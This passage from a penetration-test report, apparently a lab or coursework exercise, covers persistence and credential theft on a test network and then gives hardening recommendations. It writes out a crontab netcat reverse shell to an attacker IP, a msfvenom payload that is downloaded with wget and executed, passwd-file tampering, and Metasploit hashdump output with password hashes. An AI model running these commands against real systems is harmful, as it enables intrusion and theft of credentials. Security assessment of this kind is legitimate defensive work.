


Fig.23 Local File Inclusion

passwd file permissions are first changed using '*chmod 777*' which grants all users read, write and executable permissions. Then, our malicious superuser account details are appended to the passwd file.

Fig.24 Appending to passwd file.

Fig.25 Malicious superuser

This allows us to access the machine at a later time. Although not the stealthiest of ways, this method could be adopted by attackers to maintain access.

4.2.2 Crontab

Crontabs are custom scheduled tasks. It could be weekly, daily, monthly, hourly scheduled tasks. Adding a task to open a reverse shell back to attacker machine at a desired interval can be done to maintain persistent access. The following code attempts a connection to the attacker machine every minute.

code: * * * * * nc 192.168.10.139 9999 -e /bin/sh

```
# m h  dom mon dow   command
* * * * * nc 192.168.10.139 9999 -e /bin/sh
```

Fig.26 crontab contents




Fig.27 Persistent reverse connections

As seen in Fig.27, a connection is attempted every minute.

4.2.3 Hashdump (Linux)

Reverse connection from server is established by successfully transferring payload onto the machine. Payload is transferred by hosting webserver on attack machine and then downloaded on target by logging in as root and giving payload executable permissions. Fig.28 shows Metasploit receiving connection. Session is background to load post-exploit module to obtain password hashes.

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.10.145:6666
[*] Sending stage (861480 bytes) to 192.168.10.10
[*] Meterpreter session 2 opened (192.168.10.145:6666 -> 192.168.10.10:52376) at 2021-04-13 18:58:41 +0100

meterpreter >
```

Fig.28 Reverse connection

code (on Attacker):

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.10.139 LPORT=6666 -f elf > crack.elf
python -m SimpleHTTPServer 8080
```

code (on Target):

```
wget http://192.168.10.139:8080/crack.elf
chmod +x crack.elf
./crack.elf
```

Module: post/linux/gather/hashdump

```
msf exploit(multi/handler) > use post/linux/gather/hashdump
msf post(linux/gather/hashdump) > set SESSION 1
SESSION => 1
msf post(linux/gather/hashdump) > run
```

Fig.29 hashdump module

```
msf post(linux/gather/hashdump) > run

[+] root:$1$9VyOG26c$v/o2q1mDoRg1Mv1s5f.I60:0:0:root:/root:/bin/bash
[+] dbus:!!:81:81:System message bus:/:/sbin/nologin
[+] polkitd:!!:998:997:User for polkitd:/:/sbin/nologin
[+] abrt:!!:173:173::/etc/abrt:/sbin/nologin
[+] unbound:!!:997:995:Unbound DNS resolver:/etc/unbound:/sbin/nologin
[+] tss:!!:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
[+] libstoragemgmt:!!:996:994:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
[+] rpc:!!:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
[+] colord:!!:995:993:User for colord:/var/lib/colord:/sbin/nologin
[+] usbmuxd:!!:113:113:usbmuxd user:/:/sbin/nologin
[+] saslauth:!!:994:76:Saslauthd user:/run/saslauthd:/sbin/nologin
[+] geoclue:!!:993:991:User for geoclue:/var/lib/geoclue:/sbin/nologin
[+] rtkit:!!:172:172:RealtimeKit:/proc:/sbin/nologin
[+] rpcuser:!!:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
[+] nfsnobody:!!:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
[+] radvd:!!:75:75:radvd user:/:/sbin/nologin
[+] qemu:!!:107:107:qemu user:/:/sbin/nologin
[+] ntp:!!:38:38::/etc/ntp:/sbin/nologin
[+] chrony:!!:992:989::/var/lib/chrony:/sbin/nologin
[+] setroubleshoot:!!:991:988::/var/lib/setroubleshoot:/sbin/nologin
[+] sssd:!!:990:987:User for sssd:/:/sbin/nologin
[+] pulse:!!:171:171:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
[+] gdm:!!:42:42::/var/lib/gdm:/sbin/nologin
[+] sshd:!!:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
[+] avahi:!!:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
[+] postfix:!!:89:89::/var/spool/postfix:/sbin/nologin
[+] tcpdump:!!:72:72::/:/sbin/nologin
[+] apache:!!:48:48:Apache:/usr/share/httpd:/sbin/nologin
[+] mysql:!!:27:27:MySQL Server:/var/lib/mysql:/bin/bash
[+] mbrown:$1$UqNU1qdz$nZbMdfdWZs.porPwnL9190:1002:1002::/home/mbrown:/bin/bash
[+] lbrown:$1$y3EvvQRT$TDC0DsskpuTfmsm.Xk3dz/:1003:1003::/home/lbrown:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20210413182624_default_192.168.10.10_linux.hashes_674872.txt
[*] Post module execution completed
```

Fig.30 Linux hashdump

5. Recommendations

5.1 Desktop

5.1.1 EternalBlue

The infamous EternalBlue exploit developed by the NSA US government, exploits the SMBv1 protocol vulnerability (Burdova, 2020). The following steps can be taken to deal with this threat:

- Update current version of Windows.
- Use SMBv2 or SMBv3 instead of SMBv1.
- Create Firewall rule to deny inbound SMB connections from clients to clients in the network.

5.2 Server

5.2.1 Enforce Strong password

All user accounts compromised were found to be using weak passwords. Ensuring the use of strong passwords throughout the company will significantly improve security. Password strength can be improved by using mixed-case letters, special characters, and numbers. Also, it is best not to use English language words in the password. The company could ensure strong passwords are used by updating their password policy.

5.2.2 Prevent SSH brute-force

There are multiple ways brute-force attacks can be prevented. Apart from a strong password policy, brute-force attacks be prevented by adopting the following practices:

- Failed logins limit: Brute-force attack is basically repeated login attempts with different passwords. Therefore, limiting the number of failed login attempts by locking out the malicious user can help prevent brute-force. The problem with indefinitely denying access to a suspected bad actor is not the best solution as attackers can use this to deny certain users access. A better solution would be to briefly timeout the user which will causes brute-force tools to stop mid-way.
- Disable root on SSH: It is common practice to make root inaccessible via SSH by companies that do not require remote root access for their operations. Therefore, if applicable it is recommended to disable root as allowing remote login to a superuser account is deemed risky (Strand, 2009).
- Run SSH on different port: SSH by default runs on port 22. Most brute-force tools automatically assume this. Hence, running SSH on a non-standard port will increase complexity in performing attacks.
- Whitelist users SSH: If connections to the SSH Server are expected only from a certain few people, exception can be added to whitelist just those IP addresses or an IP range.

These are ways brute-force attacks can be prevented but not all measures are expected to be adopted. Merely adopting a strong password policy could greatly improve security. The other steps just help tighten security further.

5.2.3 Database management

The company database is poorly managed. There is no password for root user which allows any user on the server to access the database. There needs to be a password set for root, a strong one. Additionally, it was found that data is stored in database with no encryption. Storing sensitive data such as usernames and passwords in plaintext in not advisable. It is recommended to set a strong password for root and introduce encryption.

5.2.4 Principle of Least Privilege (POLP)

It was found that standard users in the company were given permissions to read and write to files they normally should not be allowed to access. This can be prevented by adopting a Principle of Least Privilege approach throughout the company. Meaning, giving users the bare minimum rights to perform necessary tasks and nothing more(Ma et al., 2011).

5.2.5 Firewall configuration

Desktop appears to have no restrictions connecting to target machine, this could be prevented by implementing firewall and hardening security on the endpoint. If deploying good IDS/IPS system on the client network is not feasible, installing free anti-virus software on the endpoints could still be helpful to some extent.

6. Conclusion

Based on findings in Section 2-3 of this report, the overall risk rating of server and desktop are **10** and **7.94**, respectively. It is clear the current security level is in inadequate. Multiple critical vulnerabilities exist that could allow attackers remote access if not immediately acted upon. Security can be greatly improved by implementing the recommendations discussed in Section 5. However, achieving good security is a process that requires continuous improvement to keep up with evolving threat. Therefore, encouraging employees to practice good cyber hygiene is important and educating them on the importance of cybersecurity is crucial to overall security of the organization.

References

Burdova, C. (2020, June 18). *What Is EternalBlue and Why Is the MS17-010 Exploit Still Relevant?* What Is EternalBlue and Why Is the MS17-010 Exploit Still Relevant? https://www.avast.com/c-eternalblue

Ma, X., Li, R., Lu, Z., Lu, J., & Dong, M. (2011). Specifying and enforcing the principle of least privilege in role-based access control. *Concurrency and Computation: Practice and Experience*, *23*(12), 1313–1331. https://doi.org/10.1002/cpe.1731

Strand, J. (2009, January). *How to prevent SSH brute force attacks*. SearchSecurity. https://searchsecurity.techtarget.com/answer/How-to-prevent-SSH-brute-force-attacks